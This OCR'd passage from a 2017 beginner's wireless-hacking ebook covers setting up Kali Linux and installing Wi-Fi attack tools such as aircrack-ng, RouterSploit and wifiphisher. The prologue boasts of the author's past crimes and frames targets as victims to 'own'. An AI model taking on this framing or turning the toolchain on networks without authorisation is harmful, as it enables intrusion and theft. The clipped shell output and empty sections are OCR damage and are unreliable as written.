
Fundamentals of Wireless Attacks:

From WEP to WPA2-Enterprise

Essential Starter Guide to Wireless Penetration Testing



By

Chang Tan Lister

Lister Unlimited Cybersecurity Solutions, LLC.

Written on September 12, 2017

Prologue

There are public misconceptions on what is defined as hacking, how hacking actually works, and how penetration testers actually apply the tools to recon, infiltrate, exploit, post-exploit, and exfiltrate data when it comes to compromising networks.

In this book, I plan to demonstrate to you, using validated tools and tactics, how to get started on the topic of cybersecurity. The majority of this publication is focused primarily on wireless attacks, as it is what I consider the simplest and most well-documented niche of what the public perceives as “hacking”.

Note that there are several sub-disciplines in the realm of cybersecurity, but we will primarily focus on Wireless Attacks, with a bit of Python Scripting/Coding, Client-Side Attacks, Spearphishing, and Web Application Penetration Testing thrown in.

I am writing this with the assumption that you are familiar with Linux and the Command Line Interface. A lot of people tell me that I am “going way too fast”, but you should understand that hacking is not something that you can learn overnight.

“Hacking”, the term redefined by popular media and movies, actually requires the comprehensive understanding of multiple disciplines, including but not limited to, Linux, bash scripting, coding, and networking.

Just take your time. It took me three years before I learned “hacking” on my own. And through that time, I quickly disproved as a myth a lot of my “fantasies” of what “hacking” really is.

The only accurate media depiction of hacking that I have ever seen in my life, is the TV Show “Mr. Robot” on the USA Network. They have a special team of technical advisors that work with the director and they do use real technical terms and tactics, for the most part. Of course, Hollywood has to dramatize the suspense of a highly-rated TV show, and therefore, some things, such as password cracking, occurs unrealistically fast in the show.

This book is NOT:

1. NOT a How-To Use Linux Book
2. NOT a Kali Linux Handbook (but there is a great one that was just released by Offensive Security, the OS’s developers): https://www.kali.org/download-kali-linux-revealed-book/
3. NOT a technical support manual

However this book is definitely useful in “filtering out the bullshit” that the Internet is filled with these days. My tactics are validated and current as of September 12th, 2017, and these tricks will work as of this date. Please do not ever refer to YouTube and Google as a valid reference for “hackers”.

This book is effectively the “Wireless Hacking 101 Class” of Penetration Testing. In this book, I will teach you…

1. How to Capture a Password over the air and crack it
2. How to use a Cracked Password to Log Back In
3. How to Check For Exploits and Hopefully Exploit Our Victim
4. How to use the New Breach We Created to Reinstall Custom Linux Firmware (DD-WRT) onto the Victim’s Router
5. How to Exfiltrate Data using Limited Tools and Techniques while in “Enemy Territory”
6. Alternative Tactics Besides the Direct Method which will still allow you to capture credentials

So why the hell should you listen to me?

Because I am:

1. A former wolf (“black hats”, “evil hackers”, “witches”, “oathbreakers” and “sorcerors”)

In contrast a “sheepdog” protects “the sheep” from “the wolves”. Which is what I am right now, a sheepdog. I make more money from protecting the technically ignorant and superstituous (“sheep”), for a legitimate paycheck.

2. I actually applied what I wrote in this book to “be a real asshole”
3. I was a former Red Team Leader within a small group of scriptkiddie-hackers a short-time ago. We did commit real crimes. Our greatest achievement is a spearphishing campaign conducted against Deloitte, one of the Big Four Accounting Firms. We disbanded before things “got too hot”.
4. Many of the photos in this book are REAL penetration test and black-hat engagements. Sensitive information that can be incriminating has been filtered out.
5. I wrote two primary Malware Suites, which is Arms Commander and Cylon Raider. Designed to modernize and simplify the usage of the command-line tools commonly found in Kali Linux.
6. Because I validate the tools that I used myself, all of the tactics WILL WORK as of September 12th, 2017.

Wireless attacks are by no means, some sort of end-all, be-all vector of attack, but if properly performed, they are certainly one of the most powerful. Alternatives, such as Web Application Penetration Testing requires a considerable amount of investment in time and work to successfully exploit (unless you happened to have a Zero Day[1] in your pocket). Meanwhile, if you want to use Client-Side Attacks, such as Spearphishing, not only do you have to craft a perfect template of a social-engineering email, but you are going to have a hell of a time getting past all of the ISP and email-service related defenses before you reach your target[2].

Wireless attacks are simple, and can quickly lead to escalation of compromise to all targets behind a hacked router. If you control the Endpoint (the router or “NAT gateway”), you control the traffic and can intercept packets before they become encrypted. You can read emails, send emails impersonating your hacked victims, sniff passwords off the wire, find new victims to hack into, forge SSL certificates, redirect traffic of your victims into phishing pages, trick new victims into connecting to you, spread Remote Access Trojans between trusted clients on the network and completely reinstall the firmware of the router. **Basically, you own them, inside and out.**

---

[1] Zero Days are exploits that are either not known to another party, or uncommonly known, by which the release of malware through that Zero Day could cause catastrophic damage. Both private and government parties are known to stockpile Zero Day Vulnerabilities, which led to the 2017 WannaCry Outbreak, that took advantage of the NSA’s EternalBlue Exploit to spread ransomware across the globe.

[2] Email is still unencrypted, but modern email has security plugins and transports, filtering, validation of allowed senders, verification of web domains (if you are impersonating Amazon.com, they will double check your security key in your email), ON TOP of the defenses present on the targeted victim’s machine (antivirus, intrusion detection system, etc.).

Table of Contents

Chapter 1: Getting started, your toolkits, understanding Kali Linux, and required hardware

For this course you will need the following hardware:

1. ARP Injection capable wireless adapter(s), such as a TP-Link N150 Wireless High Gain USB Adapter (TL-WN722N), Version 1.0[3]
2. A High-Gain Directional Attenna, such as a SimpleWifi Parabolic Grid or a SimpleWifi AC Yagi Attenna
3. A SMA-to-N Adapter Cable, purchasable at Fry's Electronics for $10

You will also need the following software:

1. A Kali Linux 4.9 Installation, either on a persistent USB drive or installed on a hard disk.[4]
2. And within that Kali Linux Installation, you must have the Aircrack Suite installed[5]
3. Hashcat
4. Pyrit
5. RouterSploit[6]
6. Metasploit
7. Wifi-Pumpkin
8. Mana-Toolkit

On the next page I will show you how to immediately install the required software on your Kali Linux Installation

---

[3] Be careful when purchasing these online. There are scam artists galore trying to peddle look-alike products and "updated version 2.0 products" that do not include the required Atheros AR9271 Chipset that is considered the Gold Standard for Wireless Pentesting. Without a verified product, you will not be able to unlock the functionality of your adapter to allow you to "hack". You should refer to this page for a validated list of working Wi-Fi Adapters that will work "out-of-the-box" in activating Monitor Mode and ARP Injection.

https://null-byte.wonderhowto.com/how-to/buy-best-wireless-network-adapter-for-wi-fi-hacking-2017-0178550/

[4] I personally do not recommend the virtual machine image installations, there are plenty of things that can go wrong. Dealing with getting the wireless adapters properly detected in a VirtualBox Instance was a exercise in absolute frustration two years ago.

[5] By default, the Kali Linux Image of your choosing SHOULD have the full aircrack-ng suite which includes the following software:

airbase-ng **aireplay-ng** **airolib-ng**
aircrack-ng **airmon-ng** **airserv-ng**
airdecap-ng **airodump-ng** **airtun-ng**
airdecloak-ng **airodump-ng-oui-update**

[6] Routersploit must be independently downloaded from GitHub. Although not a integrated component of Kali Linux's toolkit just yet, I have a good feeling that Offensive Security will eventually vet for and integrate the repository into it's own due to it's incredible versatility and quickness in determining how "exploitable" a targeted router could be. This can save a ton of time for both amateur and professional pentesters.

https://github.com/reverse-shell/routersploit

Installing Kali Linux

A few points I need to make before you make the jump to install Kali Linux

1. Albeit Kali Linux is inching towards user-friendliness, a lot of tools are poorly documented and thus, you need to diagnose your own issues.[7]
2. Kali Linux is NOT a entry-level or beginner level Linux Distribution. Everything runs as System-Level Root, and that means a single command can BREAK your installation.[8]
3. There is however, a book for Kali Linux newbies that they just released. https://kali.training/downloads/Kali-Linux-Revealed-1st-edition.pdf
4. Most people consider Kali Linux to be a bare-bones Debian derivative installation, it also draws updates directly from the Debian Unstable Repository (hence it's "upstream kernel"), and therefore much more likely to break from a apt-get upgrade or dist-upgrade [9]
5. You need to learn how to fix your own Linux problems, and if not ready yet, be determined to do so. This is something you need to have lots of spare time for, and unfortunately, sometimes unhelpful documentation could only be supplemented by Google searches.
6. As of 2017, a lot of issues are still present in all Linux distributions. Don't expect your drivers to be perfectly installed, your video or sound to be working, or your network cards to be detected [10]
   https://itvision.altervista.org/why.linux.is.not.ready.for.the.desktop.current.html
7. Even worse, hacking tools are even more poorly documented, if not straight out, "abandonware". You are going to have to figure out how to make things work. Or "hacked together" as they say.

Fortunately for you, at least you have a minimum of two options before considering a hard disk installation of Kali Linux. In many cases you do not even need a hard disk install.

1. You can run Kali Linux from a boot-disk. And with additional tweaking, you can modify it to have persistent encrypted storage, that is, the data you save still remains in the disk after you reboot it.
2. You can run Kali Linux with a precompiled image in a VirtualBox Virtual Machine. This skips the installation step.

---

[7] Try GitHub first. Most Kali Linux tools have newer versions on GitHub, however, they are not yet vetted and included in the official repositories yet for a good reason. Maybe it doesn't work? A killer bug? Who knows. Make sure to check the Issues tab and check for updates.
[8] You could "accidentally" rm -rf your entire /root directory for example. Totally nuking everything that you saved.
[9] On the plus side, the sweetest, and coolest hacking toys is often just a apt-get install away
[10] But, if you have the dough, you can purchase a fully Open-Source Compatible Laptop from online vendors like https://system76.com/laptops

So why would you might consider installing a hard disk installation of Kali Linux anyways?

1. You want to use GPU-powered password cracking.

Only a full hard disk installation of Kali Linux could properly utilize the hardware and allow it to operate at maximum speed. Any other form of quick-and-easy installation would only cripple the video card's password cracking potential.

2. You want the recommended hardware to "just-work", particularly Wi-Fi Adapters.

I have seen a ton of trouble getting my Alfa and TP-Link wireless attack adapters in getting detected from Kali virtual machine instances on VirtualBox. It was also the main reason why I switched over to a hard disk installation.

In this section, we will cover three different methods of getting Kali Linux up-and-running, from the quickest and least technically daunting method, to a full installation of Kali Linux.

The installation methods will go in this order:


1. Boot disk installation (with encrypted persistence), my most recommended option
2. Virtual machine installation
3. Full hard disk installation

Boot Disk Installation (Windows)

The main Kali documentation covers more on how to create a boot disk from the Linux end of things (for example, a Ubuntu install) rather than the more commonly encountered beginner situation, the Windows user that wants to make a boot disk and is a first-time user of Linux. [11]
https://docs.kali.org/downloading/kali-linux-live-usb-install


I am going to put myself in your shoes, and assume, I never touched a Linux box before in my life. From that perspective, we will create a Kali Linux boot disk, together in Windows. **Note**: You may have to unlock your box from Secure Boot settings before you proceed to load the boot disk for the first time.[12]

1. Download Rufus, which is a boot disk image creator: https://rufus.akeo.ie/
2. Download a official Kali Linux image: https://www.kali.org/downloads/[13]
3. Get a USB thumb drive, at a minimum of 8GB or greater
4. Insert the disk before you run Rufus, and then RIGHT-CLICK on Rufus and select “Run As Administrator”. This will solve a lot of problems for first-time users.
5. Click on the little disk icon and select your Kali Linux ISO file
6. You also need to configure the settings differently.
    a. Device: USB drive
    b. Partition scheme: Default MBR + GPT
    c. File System: Default FAT32
    d. Cluster Size: Default 8192 bytes
    e. Create bootable disk using: ISO




[11] **Besides the “Win-blows Way” is actually much safer to your data than the dd image command in Linux.**
[12] **You will need to consult your manufacturer on how to “unlock your bootloader”.** Some manufacturers, like Asus and Lenovo, are some real fucking pricks. I literally had to enter a “Streetfighter Combo” of a sequence in my BIOS settings to unlock my bootloader.
[13] Get the 64-bit *.iso file. Unless you live in Nineteen-Diggity-Two and you still own a 32-bit computer or something.

7. You are going to see this alert when you click on **[START]**



8. Select **WRITE IN DD IMAGE MODE** and then click OK.
9. Now Rufus doesn't have a good indicator that you are actually DONE, but basically the green bar fills up and the bottom bar says READY. You can close the box now
10. **If you reinsert the drive, Windows doesn't like it and will ask you if you want to format the drive[14].** Click CANCEL.



[14] **Windows doesn't like it because it is in a legacy disk format. Microsoft also thinks that you are a complete tool and they force you to do things the Microsoft Way**, which is primarily, new schemes they cook up to de-legitimate Linux. Like releasing Windows updates that completely hose Linux partitions.
https://hothardware.com/news/linux-users-reporting-windows-10-anniversary-update-hoses-their-dual-boot-partitions


Booting into your new boot disk

From Windows… (we are assuming you are running Windows 10)

1. Click on the **[START]** button and select **[SETTINGS]**
2. Select **[UPDATE AND SECURITY]** and click on **[RECOVERY]**
3. In **ADVANCED STARTUP** click on **[RESTART NOW]**
4. You will see a special screen, click on **[TROUBLESHOOT]** and select **[ADVANCED FIRMWARE OPTIONS]**
5. Choose **[UEFI FIRMWARE SETTINGS]**
6. Click **[RESTART]**

It used to be you could have just held down a key and it'll boot into BIOS for you, but lately the manufacturers have become dicks and made it harder for us to enjoy Open Source Software. They often switch the keys around, or use ridiculous combinations that need to be pressed the moment you press the power button.

This method guarantees that you enter the BIOS settings. You will see something like this on the screen. Go all the way to the right on the **Save & Exit Tab**



On **Boot Override**, select your inserted USB disk and press Enter. For me, it was located on the bottom of the list.

Welcome to the Kali Linux Installation Menu. While you COULD choose to install the hard disk installation, you could also just boot Kali Linux directly from your new boot disk (Option #1). For now, ignore the **Encrypted Persistence Option** because you don't have the partitions available yet (so you won't keep your files even after restarts, we need to fix this later).

You may want to skip right to getting a VM installation first, if you do not have any hard disk installations of Linux. Then you can come back and read the Encrypted Persistence Guide.

Creating a Encrypted Persistence Partition in Kali Linux Boot Disks.

Here is the sucky part. The commands required to do this actually requires Linux to be already installed. Isn't that a b*tch? And I am working with you, assuming that you are just a newbie to this.

I will walk you through it. *But if this portion is too confusing or frustrating, you may skip this section, just remember that your work will NOT be saved without a persistent partition!*

Alternatively, you can follow my second Virtual Machine image guide, and use that VM session to access the boot disk and add the encrypted persistence partition.[15]

Whichever way you prefer, either you already have a Linux installation (before you picked up this book), or you made a virtual machine installation too (see the following section, its just more clicking I promise!), or you backtracked your way from that guide to do this, boot into your copy of Kali Linux that is NOT your boot disk.

We will use this BETTER[16] guide to make a persistent encrypted USB rather than the official documentation: https://docs.kali.org/kali-dojo/03-kali-linux-usb-persistence-encryption


1. Insert your fresh new Kali Linux Boot Disk, into your FRESH NEW VIRTUAL MACHINE KALI INSTANCE
2. Open a terminal and type the command **fdisk -l**
3. Take a good minute or so to figure out which ones is your HARD DISKS and which ones is your FLASH DRIVE you just put in.

[15] You CANNOT create a encrypted persistence partition without ANOTHER copy of Linux. Because the process requires the disk to be unmounted. We will fix this by using a quickie virtual machine image to do it for us.

[16] It is better because it uses different tools that are more interactive and not as easy to "screw up on". I really wish they would replace the main guide with this one, I like how detailed this one is.


Usually, for every physical hard disk, you get a drive letter assigned to it, just like Windows has C:\ and D:\ but it looks like this instead

/dev/sda # My first physical hard disk
/dev/sdb # My second
/dev/sdc # My third



Somewhere down that chain of letters, usually it's the LAST letter, would be your USB drive, but you need to make sure. Check the size of the disk. ***Or Alternatively, pull the disk out, run fdisk -l again, and then put it back in, and run the command again and check the difference.***

4. Once you concluded which one is your Kali USB boot drive, write it down and keep that drive in the USB port throughout the entire process.
5. Open another terminal and type **parted**. Then in that menu type **print devices**.
6. Look for the drive that represented your USB boot disk. Type **select /dev/sd<that drive letter>**.
7. Lets make sure its really the flash drive, type **print** and you should see the specs and model of the flash drive.



8. Now we are going to turn the rest of the free space into the persistence partition, type **mkpart primary 3050 10000**
9. Quit parted, **quit.**
10. Now, lets find out where is that new partition. Type **fdisk -l** again
11. **Partitions of the disk are presented by numbers, while the letters represent physical drives.** So you should see something like /dev/sdc3 in the output. Type this command to encrypt the new partition

Cryptsetup --verbose --verify-passphrase luksFormat /dev/sd<drive letter><partition number>

For example, if my new partition that I made at Step #8 is "/dev/sdc3" in "fdisk -l", then the command is…

Cryptsetup --verbose --verify-passphrase luksFormat /dev/sdc3

12. Answer the password question and then run this command

cryptsetup luksOpen /dev/sd<drive letter><partition number> my_usb

13. Create a new file system and label it

mkfs.ext3 /dev/mapper/my_usb
e2label /dev/mapper/my_usb persistence

14. Finally, we need to create the persistence.conf so it actually saves the data across reboots

mkdir -p /mnt/my_usb
mount /dev/mapper/my_usb /mnt/my_usb
echo "/ union" > /mnt/my_usb/persistence.conf
umount /dev/mapper/my_usb
cryptsetup luksClose /dev/mapper/my_usb


If you reach this line, you have already completed the Creation of the Persistent USB Drive, that runs Kali Linux and is encrypted by LUKS (Linux Unified Key Setup).

Breaking down what we have covered, at the

- End of Step #8, you created a new partition in that flash drive,
- And Steps #11 to #13 encrypts that specific partition on your flash drive with a password.
- Finally, you added persistence characteristics (that is, your saved data survives a reboot) on Step #14. And it ends by unmounting the drive.

If you return to the Encrypted Persistence Boot Option on the Kali Boot Disk Screen, it will now ask you for the password to your encrypted partition each time it boots, so you can mount ("attach to a folder"), your new persistent partition.

If you remove and reinsert the drive after you are all done with that, you will see a password prompt to access the encrypted partition. That is the sign that you did this correctly. Remember to save stuff you want to keep, like your porn, in the **/mnt/my_usb** folder to make sure you don't lose it.[17]




```
oot@Cylon-Raider:~# cd /media/root/Kali\ Live/
oot@Cylon-Raider:/media/root/Kali Live# ls
fi
oot@Cylon-Raider:/media/root/Kali Live# cd efi/boot/
oot@Cylon-Raider:/media/root/Kali Live/efi/boot# ls
ootia32.efi  bootx64.efi
oot@Cylon-Raider:/media/root/Kali Live/efi/boot# cd /mnt/
oot@Cylon-Raider:/mnt# ls
ata  Debian  kalibackup  my_usb  Windows
oot@Cylon-Raider:/mnt#
```

You have a standalone Kali install that runs, and saves data right out of your USB drive.

[17] Windows will STILL throw a "bitch-fit" whenever you plug the drive into a Windows machine. So just remember not to reformat it!

Virtual Machine (VirtualBox) Installation

Full Hard Disk Installation

Installing Your Basic Wireless Attack Tools

As previously mentioned, your Aircrack Suite should be already pre-installed on Kali Linux. If not, then open up a terminal and type the following commands

apt-get update && apt-get install -y kali-linux-wireless kali-linux-pwtools kali-linux-gpu[18]

As soon as it is done, restart your PC, boot back into Kali Linux and check that the following commands work with another terminal.

airmon-ng start wlan0
airodump-ng wlan0mon
aireplay-ng
airmon-ng stop wlan0
airmon-ng check kill
Aircrack-ng
hashcat

Some of these commands should have spat out errors at you. That's fine, because we were basically running commands without any parameters (aircrack is a password-cracker but we need a WPA2 Handshake). As long as it DOES NOT say "command not found" on the terminal, then you are ready to hit the road and capture the handshakes.

Now we need to install some other toolkits

[18] Alternatively you could have simply installed a full version of Kali Linux and simply upgraded it to the latest version as of this writing, which is Kali 4.9. To do so:

Apt-get update && apt-get install -y kali-linux-full
Apt-get update && apt-get upgrade -y && apt-get dist-upgrade -y && reboot


Please be aware that this will take a considerable amount of disk space, between 20 to 30 GB. Also note that internet disruptions during this phase often prove catastrophic. You can recover from a botched apt upgrade using apt-get -f install or fix broken dependencies, but I definitely would not recommend performing this over wifi.

Installing the Required Not-Included Attack Tools

Open up a terminal and type the following commands

cd /tmp
git clone https://github.com/reverse-shell/routersploit
cp -r /tmp/routersploit /root/Documents
python /root/Documents/routersploit/rsf.py

At the end of the last command, you should have started the RouterSploit Framework.



We also need mana-toolkit and the latest vetted version of wifiphisher

apt-get update && apt-get install -y mana-toolkit updatedb locate wifiphisher

Mana toolkit installations can be verified by typing the following commands


updatedb && locate mana-toolkit

You should find directories in /usr/share/mana-toolkit and /etc/mana-toolkit

